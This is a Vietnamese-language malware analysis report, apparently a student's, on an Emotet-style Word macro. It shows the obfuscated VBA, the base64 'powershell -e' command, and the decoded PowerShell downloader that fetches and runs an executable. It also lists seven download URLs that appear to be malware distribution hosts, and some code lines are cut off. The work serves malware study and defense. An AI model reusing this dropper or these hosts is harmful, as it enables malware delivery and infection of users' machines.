REPORT *1word.doc*

Tổng quan:

Một emotet chứa mã vbs độc hại thực hiện tải và thực thi file độc hại qua các địa chỉ sau:

http://fortcollinsathletefactory.com/wp-admin/i/

http://getming.com/forum/p/

http://gaffa-music.com/cgi-bin/um/


http://frankfurtelfarolillo.com/laseu/c7/

http://evilnerd.org/cgi-bin/nui/


http://gapesmm.org/old/m/

http://grml.net/wp/c/

Chi tiết:




View VB code:



Có tạo 1 form chứ 1 hàm malicious.

Đặt điểm ngắt tại 1 số vị trí, và lệnh Print ta thấy nó đang giải mã string winmgmts:win32_ProcessstartuP.



Rồi tiến hành tạo Object:

```
(SIlaC9 - 13 * UbsOn2P + YgdH7Z))
Set Gd02hbqv8a27 = CreateObject(Zlmz3xaoutal5k_ce0)
   On Error Resume Next
Set Kwpjq9_kbpj = Ceync9hmgfjsx8
```

Ẩn cửa sổ vừa tạo:

```
(SIlaC9 - 13 * UbsOn2P + YgdH7Z))
Gd02hbqv8a27. _
showwindow = xlYErrorBars - xlYErrorBars
   On Error Resume Next
```

Khởi tạo powershell với argument là đoạn mã encypt bởi base64:

```
(SIlaC9 - 13 * UbsOn2P + YgdH7Z))
Tcqymmnc1reayuk = Ifhlilb4ak72xsfj + Join _
(Q6l_0g_p5zu9po3r, Qc62ooy_sdm2zo)
Debug.Print Tcqymmnc1reayuk
   On Error Resume Next
Set I6vfp7rn0xpw = To09use4z4btmj0
nyEmG2 = 4898 * CDate(5 * ChrB(okUa3B17 _
)) / SvtYh16 - 5745 + (85 + XyKf1715 * NyF / Atn(751))
TqwDw = PXNR + ChrB(281) - 306077411 - CInt(5016 _
) - (130193105 - Rnd _
(SIlaC9 - 13 * UbsOn2P + YgdH7Z))
L5h9pewo499y58bi = Tcqymmnc1reayuk
   On Error Resume Next
```

Immediate

```
winmgmts:win32_Process
winmgmts:win32_Process
winmgmts:win32_Processstartu
powershell -e JABNADYAaABxADkAcAA1AD0AKAAoACcAUQAnACsAJwB0AHgAJwApACsAKAAnAGQAegBzACcAKwAnAGgAJ
QBBACcAKwAnAHAAJwApACwAWwBjAEgAQQBSAF0AOQAyACkAKwAkAFEAZgBpAGYAbwB2ADcAKAAoACcALgBlACcAKwAnAHgA
LgAnACkAKwAoACcAYwBvACcAKwAnAG0ALwBjACcAKQArACgAJwBnAGkALQAnACsAJwBiAGkAJwApACsAJwBuACcAKwAnAC8
ANAAyACkAOwAkAE8AbgAzAGwAeQBjADcAPQAoACgAJwBQACcAKwAnAGEAaAAnACkAKwAnADYAeQAnACsAJwBoADEAJwApAD
```

Lấy và decpypt string này:

```
$M6hq9p5=(('Q'+'tx')+('dzs'+'h'));
.('new'+'-ite'+'m') $eNV:useRpROfILe\sqPgDfi\dQKGpwC\ -itemtype DIrEctorY;
[Net.ServicePointManager]::"S`E`cURi`TYProt`OCOL" = (('tl'+'s12,'+' ')+'t'+('ls'+'1')+('1,'+' tls'));
$Qfifov7 = (('E'+'2937')+'a'+'4y');
$Edgv38b=(('Myu'+'n')+'q'+'wl');
$Vlxiw69=$env:userprofile+(('y'+'Ap'+'S'+('q'+'pgd')+('fiyA'+'pD')+'q'+('k'+'gpwcyA')+'p')-CREplaCE ('yA'+'p'),[cHAR]92)+$Qfifov7+('.e'+'
$Utute3w=(('S_'+'zyk')+'7r');
$By1b2vx=&('n'+'e'+'w-object') neT.wEbcLiENt;
$Mv5ki8y=(('h'+'ttp'+':/')+'/'+('fort'+'c')+('oll'+'in')+('sa'+'thl')+('e'+'tef')+'ac'+'t'+'o'+'ry'+'.c'+'om'+('/wp-a'+'dm'+'in'+'/i/')+(
$On3lyc7=(('P'+'ah')+'6y'+'h1');
foreach($Dckyilg in $Mv5ki8y){try{$By1b2vx."dOW`N`LoadfIlE"($Dckyilg, $Vlxiw69);
$Qfdsif0=(('M'+'06')+'3i'+'n4');
If ((&('Get-It'+'em') $Vlxiw69)."lEN`gth" -ge 32254) {&('Invo'+'k'+'e'+'-Item')($Vlxiw69);
$N5d6_0z=(('Y8'+'e')+'v'+('2u'+'t'));
break;
$Obf305o=(('J5l'+'i')+'d'+'oi')}}catch{}}$Pyfnxkx=(('K6ki5'+'5')+'2')
```

Xóa những variable thừa và tinh chỉnh lại code:

```
new-item $env:userprofile\sqpgdfi\dqkgpwc\ -itemtype directory;
[net.servicepointmanager]::"securityprotocol" = ('tls12, tls11, tls');
$tmp = ('e2937a4y');
$exefile=$env:userprofile+('yapsqpgdfiyapdqkgpwcyap')-creplace ('yap'),[char]92)+$tmp+('.exe');
$webclientobj = new-object net.webclient;
$addr=(('http://fortcollinsathletefactory.com/wp-admin/i/*http://getming.com/forum/p/*http://gaffa-music.com/cgi-bin/um/*http://frankfurt
foreach($subaddr in $addr){
    try{$webclientobj."downloadfile"($subaddr, $exefile);
if ((get-item $exefile).length -ge 32254) {
    invoke-item $exefile;
    break;}
    }catch{}}
```

Những nguồn để download mã độc của đoạn mã powershell này:

http://fortcollinsathletefactory.com/wp-admin/i/

http://getming.com/forum/p/

http://gaffa-music.com/cgi-bin/um/

http://frankfurtelfarolillo.com/laseu/c7/

http://evilnerd.org/cgi-bin/nui/

http://gapesmm.org/old/m/

http://grml.net/wp/c/

Sau khi download xong thì tiến hành thực thi file.

Em chưa thử download file về xem ạ.